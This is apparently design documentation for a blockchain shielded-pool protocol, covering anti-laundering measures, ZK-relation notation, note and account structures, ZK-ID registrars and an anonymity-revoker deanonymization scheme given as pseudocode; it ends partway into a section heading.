When it comes to generating proofs upon deposit or withdrawal from pool: there is an inherent flaw that makes this solution ineffective. Whatever proofs are the users forced to generate are against the CURRENT blacklist or whitelist. It is often the case that particular funds are deemed illicit (and blacklisted) only after a long period of time has passed. This might be enough for the bad actor to deposit to pool, wait, and withdraw without their deposit ever appearing on a blacklist. Once their deposit is blacklisted, they might be long gone, or even worse, they might deposit to the pool for the second time, and there is no way one can link the second deposit to the illicit initial deposit. One cannot conclude that this has 0 efficiency, because it just makes the job of bad actors harder, and they need to worry about the timing of blacklisting. However, all in all, this is far from satisfactory, as the bad actors can game the system.

**Conclusion.** Similarly as viewing keys, proofs of innocence is a nice idea that has a chance of becoming effective once large institutions start implementing appropriate measures against bad actors. However, at the current stage, they are not sufficient to solve the problem by themself. In the vanilla version proofs of innocence can be easily gamed (by depositing and withdrawing early)  and their effectiveness largely depends on the quality of the maintained blacklists, which is not an easy problem.

## Involuntary Reveal -- Approach

Instead of listing concrete instances of this approach, we just describe the main idea. One concrete variant is described in [Anonymity Revokers](/aleph-zero/protocol-details/shielder/anonymity-revokers).&#x20;

The idea of involuntary reveal is quite simple: since bad actors join the shielded pool in order to launder their funds, we want a mechanism to completely reveal the trace of a user originating from a particular deposit. In other words: if an illicit deposit is made, the system will make sure to reveal all actions of the user who made this deposit and prevent the user from gaining anonymity in the shielded pool. In particular, the withdraw transaction will be fully linkable to the deposit, hence shielding the tokens has no effect for such a user. Crucially, the user does not have to consent to be deanonymized -- that's why this is called an "involuntary reveal".

Technically, implementing involuntary reveal typically involves some kind of encryptions being published along transactions that can, under certain circumstances be decrypted by certain actors in the system. There must also be a process in place that allows to decide which users in the system should be deanonymized, and a mechanism that makes sure that deanonymization happens only when such a decision is taken. Cryptographically, there are a few approaches to implement such a mechanism, below we list them starting from most exotic and least feasible, towards simpler ones and more pragmatic:

* Witness Encryption: allows to create ciphertexts that are decryptable only if a certain event happens on-chain, for instance a governance decision is made to deanonymize a certain user. This is however far from practical.
* Threshold Decryption: a committee of nodes holds a shared key and is expected to use it only upon deanonymization requests.
* TEE: trusted hardware holds a key and is programmed so that only upon receiving a certificate that a user must be deanonymized, it acts on it.
* Trusted Party: a trusted institution holds the decryption key.

**Effectiveness in Countering Bad Actors.** Involuntary reveal is brutally effective in countering funds laundering. In fact, it's so effective that bad actors are unlikely to even try laundering the funds in such a shielded pool, since that would be wasted effort and wasted time. Note that this approach does not suffer from the problem as with innocence proofs where the bad actor would enter and leave the pool in a short period of time. In this case, the bad actor sure can do that, but then retroactively the deposit and withdraw transaction would be still linked, and hence blockchain analysis companies and/or law enforcement can still trace such users.&#x20;

**Downsides.** While, as stated, involuntary reveal is very effective in countering bad actors trying to launder funds in shielded pools, this approach is not without downsides. What the user fundamentally loses is the full control over deciding who they want to reveal their transaction trace. Depending on how the anonymity revoking is specifically implemented this can be more or less worrying, however no matter how this is done, the concern could be:

* a user might be deanonymized unjustly,
* a user might be deanonymized as a result of leaked keys of anonymity revokers,
* in certain implementations -- some parties might track all users without ever this becoming apparent.

These concerns are all valid, yet we believe that with the cryptography foundations of anonymity revoking becoming more mature we will be able to reduce the severity of these concerns. Also, as thoroughly discussed above, all the remaining approaches do not seem to be sufficient and do not really solve the problem, hence we must accept trade-offs.

## Other Approaches

We describe several other ideas that have been proposed or mentioned in the community as possible countermeasures against asset laundering in shielded pools. For each we assess their viability.

### User Gating (KYC)

There is a misconception that if we force KYC upon entering the shielded pool, then the problem of laundering funds in shielded pools magically disappears. This is far from true, and in reality KYC does not help at all. Indeed, if the withdraws and deposits are unlinkable (the main premise of shielded pools) then there is not much one can do after learning that a specific deposit consisted of funds from illicit activities. Indeed, the funds will be withdrawn via a unlinkable transaction. The knowledge of the identity of the depositor is not really helpful to prevent using the pool for mixing:

* knowing the identity of the user does not prevent mixing in any way,
* for a bad actor getting a counterfeit KYC is very easy, so it's not even possible to prosecute the individual whose identity was used to deposit, because this is likely not the offender.

Given the above, all what it takes to circumvent this countermeasure is to buy a KYC -- something that bad actors are known to do.

### Rate Limiting

The most dangerous actions in shielded pools are always large deposits and large withdrawals -- this is typically how a bad actor would try to mix their funds. Hence one could propose a countermeasure in the form of suitable withdraw and deposit limits per user.

There are a few problems with this solution:

* To even begin implementing this countermeasure, one must have a way to achieve sybil-resistance, this is possible but tricky in privacy systems. If there is no sybil resistance, then a user will circumvent limits by splitting its identity into multiple.
* Even with sybil resistance in the strongest possible form: KYC, there is nothing preventing a bad actor from buying multiple identities and splitting the funds to launder into multiple accounts. The cost of obtaining new KYCs is likely negligible compared to the value of assets they aim to mix.
* There are legitimate uses of shielded pools where a user withdraws and deposits the same funds multiple times during the day. For instance when one implements interactions with external public contracts from the shielded pool. If each such interaction counts towards the limit, then the user might quickly hit the limit, which would deteriorate their experience.
* Calibrating the limits might be very tough to balance the user experience vs countering laundering. Indeed, even if the limit is 1k USD daily, then a bad actor can launder 365k USD yearly, which is significant, and does not even pose any particular issue for the bad actor. &#x20;


# Preliminaries - ZK-relations

In the course of this documentation we often describe certain relations that are then proved using ZK-SNARKs. The purpose of this section is to explain how each such a description is structured and what each part of the description means.&#x20;

Even though we typically don't reach such low-level details it is important to remember that every single input of a relation is a field element (think of the scalar field of the underlying pairing system, see [Cryptography](/aleph-zero/protocol-details/shielder/cryptography)). In the code we denote the type of a scalar field element by `Scalar`. When designing constraints these low level details often ends up being crucial -- we want our constraints to be representable by small arithmetic circuits of the scalar field (in other words: to be "SNARK-friendly") for them to incur low complexity upon arithmetization. For more background we refer to any of the excellent resources on SNARKs that are available online, such as the MOOC <https://zk-learning.org/>&#x20;

## ZK-relations

We describe relations in boxes with structure as below:

```
relation R

inputs:
    - x_1
    - x_2
    - ...
    - x_n

witnesses:
    - w_1
    - w_2
    - ...
    - w_m 

constraints:
    1. C_1
    2. C_2
    3. ...
    4. C_r
```

If you are interested in the precise mathematical description of what this box means, we refer to [#mathematical-description-of-r](#mathematical-description-of-r "mention") below. If not, we will give some intuitions about what to expect to be listed in the 3 sections of the box:

#### Inputs

In this section we specify "public inputs" to the relation (we denote the vector of public inputs as `x`), i.e., inputs that the user does not have to keep secret and which are exposed on-chain. If this was a signature scheme than we would likely expose the public key in this section. Or we could expose an encrypted message in this section, or any piece of data that is necessary to input in the plain. In many cases hashes of some larger structures are exposed as inputs, this has two purposes:

* Compression: the hash is smaller than the underlying, possibly large structure.
* Privacy: the underlying data is often hashed with some random salt, in order for this to serve a role of a non-revealing commitment.&#x20;

#### Witnesses

This section contains data `w` that is necessary for the prover to demonstrate that for a given input `x` the relation `R(x)` holds. Indeed, in typical implementation of the proving function would look like:

`generate_proof(R, x, w)`&#x20;

thus would take as input a description of the relation `R` (perhaps as an arithmetic circuit), an input vector `x` and a "witness" `w` that allows the prover to generate all necessary values on the circuit that are required to generate the proof.&#x20;

The reader might be tempted to think that `w` are inputs to the relation -- this intuition, while not wrong, might be confusing at times and lead to misconceptions in notation and in implementation. A better intuition to keep in mind is what's described in [#mathematical-description-of-r](#mathematical-description-of-r "mention") -- roughly speaking the only inputs to `R` are `x` but the remaining ones (that appear in the constraints) -- `y`  can all be efficiently computed given the witness `w`.&#x20;

#### Constraints

The constraints together define a binary predicate `R(x)` on public inputs (see below for technical details). The constraints are typically written as pseudocode in a high-level language but it's important to keep in mind that in the end they are supposed to be written as arithmetic circuits (or using a similar arithmetization). These constraints might often involve explicitly, or implicitly some other variables, not mentioned as inputs and/or witnesses. These should be thought of as bound by an existential quantifier $$\exists$$.

#### Example

```
relation R

inputs:
    - x_1
    - x_2
    - x_3

witnesses:
    - w_1

constraints:
    1. w_1 * w_1 = y_1
    2. y_1 <= x_1
    3. hash(x_2, y_1) = y_2
    4. hash(y_2) = x_3
```

Note that in the above:

* All the variables `y_1, y_2` can be computed efficiently given `x` and `w` . But without `w` it would not be possible to compute them.
* The constraint `y_1 <= x_1` is written in a high level language. On a low level to make this constraint representable as an arithmetic circuit new implicit variables must likely be introduced (the binary decomposition of `y_1`) and many arithmetic constraints, just to emulate this one high level constraint. In this case, the implicit variables don't show up as witnesses, but are still computable from `y_1` and `x`, and thus from `w` and `x`.

## Mathematical description of R

Mathematically the above box describes a relation $$R(x)$$ with $$x=(x\_1, x\_2, ..., x\_n)$$. To define what $$R$$ is, let us denote by $$y=(y\_1, ..., y\_{n'})$$ the vector of all variables besides $$x$$ that appear in the formulas $$C\_1, ..., C\_r$$, thus the formulas are really $$C\_1(x, y), C\_2(x, y), ..., C\_r(x, y)$$ . Then $$R$$ is defined to be:

$$R(x) = \exists\_{y} (C\_1(x, y) \wedge C\_2(x, y) \wedge \ldots \wedge C\_r(x, y))$$

Note that the witnesses $$w$$ are not explicitly mentioned in the above. In particular not necessarily $$y=w$$ -- typically this is not the case, it's only that $$w$$ is a subset of variables in $$y$$. But more generally the intuition to keep in mind is that for a fixed $$x$$ given and a "suitable witness" $$w$$ it is possible to efficiently generate $$y$$ which satisfies the below

$$C\_1(x, y) \wedge \ldots \wedge C\_r(x, y)$$


# Notes and Accounts

Here we describe the basic shielder design, then: in section [ZK-ID and Registrars](/aleph-zero/protocol-details/shielder/zk-id-and-registrars) we enrich it with ZK-IDs for sybil resistance and in section [Anonymity Revokers](/aleph-zero/protocol-details/shielder/anonymity-revokers) we propose an improvement that helps in fighting bad actors (see also [Design against Bad Actors](/aleph-zero/protocol-details/shielder/design-against-bad-actors)).

The `shielder` is smart contract that holds:

* `notes` -- a binary Merkle Tree of a fixed depth `H` -- each node in this tree is a `Scalar` element. The leaves in the tree hold hashes of user `Notes` (see below).&#x20;
* `nullifier_set` -- a set of elements of type `Scalar` whose purpose is to invalidate old notes
* `roots` -- a list of all historical Merkle roots, needed for technical reasons
* Other less relevant storage items that we omit for brevity.

## Notes

Each leaf of the `notes` Merkle Tree is a hash of a `note`. The `Note` is a data structure&#x20;

```rust
struct Note {
    id: Scalar, // the ZK-ID of a user
    trapdoor: Scalar, // a secret needed to prove ownership of the note
    nullifier: Scalar, // a secret used to invalidate the note
    account_hash: Scalar, // the hash of the user's Account state
} 
```

We note that because 1) we store hashes of `Note` in the Merkle Tree, and 2) because `trapdoor` stays secret forever (only the user knows it), the `id` and the `account` stay private even if `nullifier` is revealed.&#x20;

The ZK-ID is discussed in more detail in [ZK-ID and Registrars](/aleph-zero/protocol-details/shielder/zk-id-and-registrars) however you can just think of it as the private key of the user.

## Accounts

Instead of describing concretely what the `Account` structure is, we instead abstractly define the operations/properties that accounts should have. By adopting Rust terminology, we define the `Account` "trait", i.e., specify all the methods that should be defined on accounts.

* `fn new() -> Account`\
  Creates a new account.
* `fn hash(acc: Account) -> Scalar` \
  Hashing to a `Scalar` (field element)
* `fn update(acc: Account, op: Operation) -> Account`\
  `update` is a state transition function for Accounts, given an `Operation` such as `add 2 ETH` or `subtract 5 AZERO`&#x20;

The set of operations depends on what do we want to support exactly. But one should have in mind something akin to:

```rust
enum OperationSimple {
    depositFT(Amount, TokenId, AccountId),
    withdrawFT(Amount, TokenId, AccountId),
    depositNFT(Id, AccountId),
    withdrawNFT(Id, AccountId),
}
```

There are additional technical details regarding the description of operations that arise because of details on how accounts are represented and accessed, but they are not essential for high-level understanding.

The simplest possible account structure that supports just a fixed list of fungible tokens would look as follows:

```rust
AccountSimple {
    balance_AZERO: Scalar,
    balance_USDT: Scalar,
    balance_USDC: Scalar,
    balance_wETH: Scalar,    
}
```

this structure is very simple and allows to implement all the required methods assuming that there are just two possible operations `depositFT` and `withdrawFT` . The downside is that it's not easily extendable to more token types and/or NFTs. So it might be beneficial to use a more complex structure, like below

```rust
AccountAdvanced {
    balance_AZERO: Scalar,
    other: Array<Scalar, 256>,
}
```

The `other` field is meant to be an array of `256` entries, each of which is an asset, either FT or NFT, represented as a hash, for instance, `hash(ETH, 4)` would represent 4 ETH. This account structure is certainly more flexible but it poses an issue when it comes to hashing it and proving correct updates efficiently. More specifically, we are interested in efficiently proving  ZK-relations of the following form:

```
relation R_update_account_op
// op is a particular operation, like withdraw or deposit, along with all
// required arguments, like amount or tokenId

inputs:
    - h_acc_old: Scalar, 
    - h_acc_new: Scalar,
    
witnesses:
    - acc_new: Account,
    - acc_old: Account,

constraints:
    1. acc_new = Account::update(acc_old, op)
    2. h_acc_old = Account::hash(acc_old) // Account::hash is the hash method of the Account trait
    3. h_acc_new = Account::hash(acc_new) 
```

What matters to us is that for each operation `op`the relation `R_update_account_op` should be possible to write as a small arithmetic circuit so that SNARKs for `R_update_account_op` can be generated efficiently (prover efficiency). It is also not a coincidence that the public inputs of `R_update_account_op` are hashes of `acc_old` and `acc_new` and not the values itself. The account size might be significant (as in `AccountAdvanced`) and hence we don't want them explicitly included in the circuit. Even though the constraints mention `acc_old` and `acc_new` the circuit does not have to unpack whole accounts as long as the `Account::hash` is smart enough (for instance it can Merklize `other` in `AccountAdvanced`). This way there is hope to make the size of the `R_update_account_op` circuit logarithmic (or even constant) in the size of `Account`.

## Operations

For maximum flexibility and to enable certain less trivial use patterns we introduce an abstraction layer on `Operation`. Namely we assume that each operation `op: Operation` can be broken into:&#x20;

* `op_priv: OpPriv` - the "private" part of the operation that the user does not reveal
* `op_pub: OpPub` - the "public" part of the operation that is visible in the transaction

Moreover we assume there is a function

```rust
fn combine(op_priv: OpPriv, op_pub: OpPub) -> Option<Operation>
```

which allows to extract an `Operation` like above given the public and private counterparts. Note that the output of `combine` is `Option<Operation>` and not `Operation` to signify that it can fail -- it will be apparent from the subsequent examples why is that.

The intuition to keep in mind is that `op_pub` in plaintext will be attached to a transaction the user sends (part of `calldata`) whereas `op_priv` will be only part of the witness of a ZK-relation that the user proves when executing the transaction. Typically `op_priv` is used to hold one of:

* Data that the user wants to keep hidden. For instance when transferring funds to a different user the `op_priv` might contain the recipient "address" and transferred amount.
* Data that is not necessary for public execution (see below in the description of transaction) of the operation and is just a technical detail related to how Accounts are represented. For instance we might want to include details on which index of the `other` Array is used to save data about a particular asset when using `AccountAdvanced`&#x20;

One interesting option would be to set `op_priv = op` and `op_pub = hash(op)` -- this makes the size of `op_pub` just 1 `Scalar` which is good for the verifier complexity.  Using some salt, to randomize the hash can even allow us to gain full privacy. This however might not be viable for operations like `Deposit` where the `shielder` contract is required to accept a public token transfer of a particular amount, and thus couldn't be done when `amount` is private.&#x20;

Examples:

* If we use `AccountSimple` as `Account` and the `Operation` type is similar to `OperationSimple` then we could just use `OpPub = Operation` and `OpPriv = ()` (unit type -- "empty").&#x20;
* If we use `AccountAdvanced` as `Account` then the `Operation` type needs to contain more details than just `OperationSimple` -- indeed if the user makes `deposit` operation with `+10 ETH` then `op` must contain information which cell of the `other` Array should be modified and how. So one can think that `op_priv` specifies the non-deterministic details of `op` while `op_pub` is just a "human readable" representation of `op`.&#x20;

## Updating Notes

Using `R_update_account_op` as a black box, we can formulate the relation that's needed to update notes with respect to the operation `op`

```
relation R_update_note_op
// op_pub: OpPub is the public part of  the operation op to be performed

inputs:
    - h_note_new: Scalar,
    - merkle_root: Scalar,
    - h_nullifier_old: Scalar,
    
witnesses:
    - note_new, note_old: Note,
    - trapdoor_new, trapdor_old: Scalar
    - nullifier_new, nullifier_old: Scalar,
    - proof: MerkleProof
    - op_priv: OpPriv
    - id: Scalar
    
constraints:
    1. h_note_new = hash(note_new)
    2. note_new = Note { id, trapdoor_new, nullifier_new, h_acc_new }
    3. h_note_old = hash(note_old)
    4. note_old = Note { id, trapdoor_old, nullifier_old, h_acc_old }
    5. h_nullifier_old = hash(nullifier_old)
    6. verify_merkle_proof(merkle_root, h_note_old, proof)
    7. op = combine(op_pub, op_priv)
    8. R_update_account(op, h_acc_old, h_acc_new)
```

The hash of the nullifier is published, so that the contract can add it to `nullifier_set`, which prevents spending the same note again. The reason for not publishing the nullifier itself is to prevent a frontrunning attack. Specifically, a bad actor could intercept the user's nullifier, create their own note with that nullifier, and spend it before the user manages to spend it – thereby invalidating the user's note.

**Note:** our relations are parametrized by operation types (there is one for deposit, one for withdraw: generally one for each variant of \`Operation\`). Depending on the set of operations and their inputs, it's sometimes possible to define generic relations that can handle multiple different operations. This way it might be possible to hide the type of the performed operation at the cost of being required to build large, generic ZK-circuits that handle a few operations at once.

## Transactions updating Notes

Finally we are able to write the pseudocode for a transaction the user sends to update its note

```
transaction update_note_op

inputs:
    - op_pub: OpPub,
    - proof: ZkProof,
    - h_nullifier_old: Scalar,
    - merkle_root: Scalar,
    - h_note_new: Scalar,
    
execution:
    - shielder.public_exec_op(op_pub)
    - assert: merkle_root is the current or historical root of shielder.notes
    - assert: h_nullifier_old not in shielder.nullifier_set
    - v = ZK-Verifier(R_update_note_op) // initialize verifier for the relation R_update_note_op
    - assert: v.verify(proof; (op_pub, h_note_new, merkle_root, h_nullifier_old))
    - shielder.notes.add_leaf(h_note_new)
    - shielder.nullifier_set.add(h_nullifier_old)
```

The above should be familiar for those who have studied privacy systems like ZCash.

The first instruction `shielder.public_exec_op(op_pub)` performs all operations on the "public state" that the operation `op`  with public params `op_pub` requires. Below we give some examples. It is important to note that even though `public_exec_op(op_pub)` might perform some token transfers etc. as a first operation in the transaction, it will be rolled back in case some later operation fails (such as proof verification), so in fact it does not matter much where is this instruction placed within the function body.

#### Example: depositFT operation

```rust
// Below implementation for the depositFT variant
fn public_exec_depositFT(op_pub: OpPub) {
    let depositFT { amount, token_id, user } = op_pub;
    assert allowance(user, shielder) >= amount;
    transfer amount of token_id token from user to shielder;
}
```

Note that in the above if the user has not given enough allowance to the `shielder` contract, then the `assert` fails and hence the execution of `update_note` fails too.&#x20;

The above is what the "public" part of the operation does. As mentioned before, the "full" version `op: Operation` that arises when `op_pub` is combined with the `op_priv` part is used to update the user's private account. What  `Account::update(acc, op)` should do in this case is quite straightforward,  depending on the specifics of `Account` this might be:

* &#x20;either incrementing one of the hardcoded fields (`AccountSimple`), or,
* &#x20;adding the tokens to one of the cells in `acc.other` (`AccountAdvanced`).

#### Example: withdrawFT operation

```rust
// Below implementation for the withdrawFT variant
fn public_exec_withdrawFT(op: Operation) {
    let withdrawFT { amount, token_id, user } = op_pub;
    transfer amount of token_id token from shielder to user;
}
```


# ZK-ID and Registrars

**Note**: the registrars, as described in the below article are optional in the design of shielder, and as such they are not part of any of the production deployments of Shielder (see [PoC](/aleph-zero/protocol-details/shielder/poc), [Version 0.1.0](/aleph-zero/protocol-details/shielder/version-0.1.0) and subsequent).

Each user of the Shielder must generate a ZK-ID: a uniformly random element `id: Scalar` -- this is a secret the user must not reveal to anyone because it is an analogue of its private key.

There is (optionally) a special party -- a Registrar -- whose role is to register users in the shielder so that they are allowed to create accounts. The Registrar maintains an offchain database of users that are verified. There could be one Registrar, multiple or none, depending on the setup.&#x20;

Each registrar holds a ECDSA "registrar key" whose public counterpart is well known (stored for instance in the shielder smart contract to verify signatures issued by the registrar). This key can be rotated, but the simplified design below does not take that into account.&#x20;

## Signing Up with a Registrar

A user with ZK-ID `id` registers offchain with a Registrar by going through an onboarding process (depending on the specific Registrar) and providing the Registrar with `Com(id)` -- a commitment to its `id`. In the simplest case the commitment can be just `c = Com(id, r) = hash(id, r)` where `r` is a random salt generated by the user (which the user needs to store). The Registrar then marks the fact or registration with a particular `Com(id)` in its internal database.

A registration, by default, is valid for a certain, limited amount of time. After the time passes the user needs to perform a refresh procedure with the Registrar, which might involve repeating some checks, depending on the specific Registrar.&#x20;

## Certifying registration

The user can receive a certificate of registration (with a particular expiration date) from a Registrar using the following procedure:

1. The user holding `id` contacts the Registrar with whom it previously registered.
2. The registrar holds  `c=Com(id, r)` -- the commitment to the `id` created by the user, but it doesn't know the randomness `r`
3. Denote by `date` the expiration timestamp of the registration.&#x20;
4. The Registrar generates a certificate for the user using the following steps:
   * Generate randomness `r'` (optionally this randomness might be contributed by the user instead)
   * Compute `reg_payload = hash(c, date, r')`
   * Compute the ECDSA signature `s` of `payload` using the "registrar key"
5. The registrar provides the user with `s, date, r'` . Apart from that, the user knows `c` because they have generated it in the first place.
6. The user can then use the "certificate" in the form of the signature `s` along with the `reg_payload` (whose content is hidden using `r'`) to certify on-chain that they hold a registered `id` with a particular expiration date. In practice the payload is used as a public input to a particular zk-relation, and the signature `s` is verified in the plain.

## Creating New Notes

After a user has registered its ZK-ID with a registrar it is allowed to create its note (initialize empty account) in the Shielder.

<pre><code>relation R_new_note

inputs:
<strong>    - reg_payload: Scalar, // payload from the Registrar
</strong>    - h_note: Scalar,
    - nullifier_create: Scalar,
    
witnesses:
    - note: Note,
    - trapdoor, nullifier: Scalar,
    - id: Scalar,
    - r: Scalar,
    - r': Scalar,
    - date: Scalar

constraints:
    1. reg_payload = hash(hash(id, r), date, r') 
    2. h_note = hash(note)
    3. note = Note { id, trapdoor, nullifier, h_acc }
    4. acc = Account::new(date)
    5. h_acc = Account::hash(acc) 
    6. nullifier_create = hash(id, NULL) // NULL is a special field element
</code></pre>

Given the above we are ready to describe the `new_note` transaction

```
transaction new_note

inputs:
    - proof_new: ZkProof,
    - h_note: Scalar,
    - proof_id: ZkProof,
    - reg_payload: Scalar,
    - s: EcdsaSignature,
    - root: Scalar, // should be a root of the tree in SC_Registrar
    - nullifier_create: Scalar,
    
    
execution:
    - assert: the signature s under reg_payload verifies with Registrar's key
    - v_new = ZK-Verifier(R_new_note) // initialize verifier for the relation R_new_note
    - assert: v_new.verify(proof_new; (reg_payload, h_note, nullifier_create))
    - assert: root is current or historical Merkle root in SC_Registrar
    - assert: nullifier_create is not in shielder.nullifier_create_set
    - v_id = ZK-Verifier(R_verify_identity)
    - shielder.notes.add_leaf(h_note)
    - shielder.nullifier_create_set.add(nullifier_create)
```

Once a note is initially created the user will keep updating it (spending it and creating a new one) and the information of the user's `id` is persisted within the note. In the above we have also introduced `nullifier_create_set` -- a new storage item in `shielder` that allows us to make sure each `id` has created just one note.&#x20;

&#x20;In [Anonymity Revokers](/aleph-zero/protocol-details/shielder/anonymity-revokers) we describe how the information about `id` in the note can be used to add a security mechanism to deanonymize bad actors.&#x20;

### ZK-ID Expiration and Refreshing

With zk ids, there is one additional check that must be introduced in the `R_update_note` relation in [Notes and Accounts](/aleph-zero/protocol-details/shielder/notes-and-accounts), namely that the id has not expired (`current_timestamp < date` in the note). In case the note has expired, the user is not allowed to transact within the shielder anymore. It has two options then:

1. Refresh the `id` with the Registrar. This happens by sending a `refresh_id` transaction that allows to bump the expiration date based on a new certificate from the Registrar.&#x20;
2. If the user doesn't want that, or the Registrar refuses to refresh the `id`, then user is allowed to withdraw all the assets, but only withdrawal is possible. Such withdrawal will also cause mandatory deanonymization using the anonymity revoking mechanism, as described in [Anonymity Revokers](/aleph-zero/protocol-details/shielder/anonymity-revokers).


# Anonymity Revokers

Anonymity Revoker (AR in short) is a role that helps protecting the Shielder from bad actors. The main idea is that an AR would deanonymize all actions within the Shielder of a recognized bad actor. The typical scenario we have in mind here is as follows:

1. Illicit funds are detected on chain that have been used to interact with the Shielder. For instance the funds come from a well known hack.
2. A specific Shielder transaction, say a deposit, is determined to be using illicit funds.&#x20;
3. A governance process decides whether to deanonymize the user behind this deposit. And if it decides YES, then a request to deanonymize is sent to the AR.
4. The AR reveals the transaction, and as a consequence (because of how the solution is built technically) this allows everyone to see the details of all other transactions performed by the illicit user, as if they were not using the Shielder at all.&#x20;

## Anonymity Revoker Key

The AR holds a private key `AR_sk` for asymmetric encryption and the corresponding public key `AR_pk` is a known parameter of the Shielder. The encryption scheme in use must be snark-friendly. Indeed, some transactions will need to include proofs of statements of the form:

```
Enc(AR_pk, m) = c
```

where `m` is some private input and `c` is public input. For a description of the concrete scheme that we use refer to [SNARK-friendly Asymmetric Encryption](/aleph-zero/protocol-details/shielder/snark-friendly-asymmetric-encryption).

## User Transactions

For a ZK-ID `id` we define by `key(id)` a procedure `key: Scalar -> Scalar` that produces a symmetric encryption key out of the `id`. The `key` map should be one-way. The simplest example would be to use `key(id) = hash(id)` but there might be other constraints that might force us to use a different key derivation.&#x20;

When making their first transaction, the user includes on chain (in the form of an event) an encrypted version of the key `key(id)` using the Anonymity Revoker's key `AR_pk` , thus `Enc(AR_pk, key(id)) = e_key` and importantly `e_key`must be proved correct via a snark (so `e_key`must enter as a public input in the circuit for creating new accounts).  Note, since some accounts were created in [Version 0.1.0](/aleph-zero/protocol-details/shielder/version-0.1.0) the migration transaction should expose `e_key`instead for these accounts.

Moreover, whenever the user makes a different kind of transaction (not their first), the following data is included&#x20;

* `mac = (r, hash(r, key(id))) : (Scalar, Scalar)` -- the HMAC "signature" of the user under a random nonce. This is to be able to identify the user's transactions among all other transactions knowing the `key(id)`.&#x20;
* `e_op = SymEnc(key(id), op_priv)` -- this is an encryption of the private part of the operation `op_priv: OpPriv` the user is performing on its account, encrypted using a symmetric (snark-friendly) encryption scheme (see [SNARK-friendly Symmetric Encryption](/aleph-zero/protocol-details/shielder/snark-friendly-symmetric-encryption)) using key `key(id)`. Note: `op_priv`is empty in [Version 0.1.0](/aleph-zero/protocol-details/shielder/version-0.1.0) hence this field can be also omitted.&#x20;

## Modification to Transactions

Note that adding the encryptions to the transaction requires some changes to what we introduced in [Notes and Accounts](/aleph-zero/protocol-details/shielder/notes-and-accounts) and [ZK-ID and Registrars](/aleph-zero/protocol-details/shielder/zk-id-and-registrars) -- for completeness we repeat the parts that change including the necessary modifications. The main idea though is simple: in the `new_note`transaction we want to reveal our `key(id)`but only to the AR, and in the `update_note` transaction we need to put constraints checking the correctness of encryption and forming the mac.

#### Changes to new\_note

We skip the part about registrar, because it's optional and it doesn't change

```
relation R_new_note

inputs:
    - h_note: Scalar,
    - nullifier_create: Scalar,
    - ar_pk: ASPkey,
    - e_key: ASCipherText,
    
witnesses:
    - note: Note,
    - trapdoor, nullifier: Scalar,
    - id: Scalar,

constraints:
    1. k = key(id)
    2. e_key = Enc(AR_pk, k)
    3. h_note = hash(note)
    4. note = Note { id, trapdoor, nullifier, h_acc }
    5. acc = Account::new(date)
    6. h_acc = Account::hash(acc) 
    7. nullifier_create = hash(id, NULL) // NULL is a special field element
```

In the above `ASPkey`is the type holding public key of the asymmetric encryption primitive and `ASCipherText`is the type of ciphertexts produced using the asymmetric encryption primitive.

Similarly we update the corresponding transaction

```
transaction new_note

inputs:
    - proof_new: ZkProof,
    - h_note: Scalar,
    - nullifier_create: Scalar,
    - e_key: ASCipherText,
    
execution:
    - v_new = ZK-Verifier(R_new_note) // initialize verifier for the relation R_new_note
    - // Below ar_pk should be the AR pub key held in the contract
    - assert: v_new.verify(proof_new; (h_note, nullifier_create, ar_pk, e_key))
    - assert: nullifier_create is not in shielder.nullifier_create_set
    - shielder.notes.add_leaf(h_note)
    - shielder.nullifier_create_set.add(nullifier_create)
```

#### Changes to update\_note

```
relation R_update_note_op

inputs:
    - op_pub: OpPub // the public part of  the operation to be performed
    - h_note_new: Scalar,
    - merkle_root: Scalar,
    - h_nullifier_old: Scalar,
    - mac: (Scalar, Scalar),
    - e_op: Scalar^n
    
witnesses:
    - note_new, note_old: Note,
    - trapdoor_new, trapdor_old: Scalar
    - nullifier_new, nullifier_old: Scalar,
    - proof: MerkleProof
    - id: Scalar
        
constraints:
    1. h_note_new = hash(note_new)
    2. note_new = Note { id, trapdoor_new, nullifier_new, h_acc_new }
    3. h_note_old = hash(note_old)
    4. note_old = Note { id, trapdoor_old, nullifier_old, h_acc_old }
    5. h_nullifier_old = hash(nullifier_old)
    6. verify_merkle_proof(merkle_root, h_note_old, proof)
    7. op = combine(op_pub, op_priv)
    8. R_update_account_op(op, h_acc_old, h_acc_new)
    9. k = key(id)
    10. mac = (r, hash(r, k))
    11. e_op = SymEnc(k, op_priv)
```

```
transaction update_note_op

inputs:
    - op_pub: OpPub,
    - proof: ZkProof,
    - h_nullifier_old: Scalar,
    - merkle_root: Scalar,
    - h_note_new: Scalar,
    - mac: (Scalar, Scalar),
    - e_op: Scalar^n
    
execution:
    - shielder.public_exec(op_pub)
    - assert: merkle_root is the current or historical root of shielder.notes
    - assert: h_nullifier_old not in shielder.nullifier_set
    - v = ZK-Verifier(R_update_note_op) // initialize verifier for the relation R_update_note_op
    - assert: v.verify(proof; (op_pub, h_note_new, merkle_root, h_nullifier_old, mac, e_op))
    - shielder.notes.add_leaf(h_note_new)
    - shielder.nullifier_set.add(h_nullifier_old)
```

## Revoking Anonymity&#x20;

In case the anonymity revocation procedure is triggered on a transaction `tx`, the AR proceeds in two steps:\
1\) Find the `key(id)`of the user (account) who created this transaction.

2\) Find all transactions created by the user with the `key(id)`found in step 1).&#x20;

We now explain both steps in detail.

## Step 1)

Each transaction has a `mac=(r,c)`attached to it, which is essentially a symmetric signature of a user, but to recognize the user we must know the associated key. To find out the valid key `k`such that&#x20;

`mac = (r, c) = (r, hash(r, k))`

the AR can simply collect ALL the keys that have been registered by users in their `new_note`transactions, and then find the unique key `k`that satisfies `hash(r, k) = c`.&#x20;

Note that (although this is not crucial) there exists exactly one such user `id`whose `key(id)`satisfies the above — this is because we guarantee that there are no duplicates among `id'`s (by using the nullifiers upon creating the account) and `key(id)` is a deterministic hash-based procedure to generate a key, hence the collision-free property of the hash function guarantees there are no collisions among `key(id)`s either.&#x20;

Having found the key `key(id)`the AR can reveal the key publicly — this way each 3rd party observer will be able to perform step 2). Note that, importantly, given just `key(id)`the 3rd party observer can verify that the reveal is correct, because they can simply verify that the `mac`is valid. In particular, they don't need access to the AR's key.

## Step 2)

The AR, or any interested 3rd party observer, given `key(id)`can now find all transactions issued by used `id`. The method is very simple:&#x20;

* Loop over ALL transactions sent to the Shielder, and check which of the macs were generated using this particular `key(id)`  — these are exactly the transactions we are looking for.&#x20;

## Complete Deanonymization&#x20;

After performing the above steps 1) and 2) one can recover the complete history of this user's account and in particular recover the current state, and see all the new transactions (that they might send in the future) of the user in the plain.&#x20;

### Simpler variant of Revoking

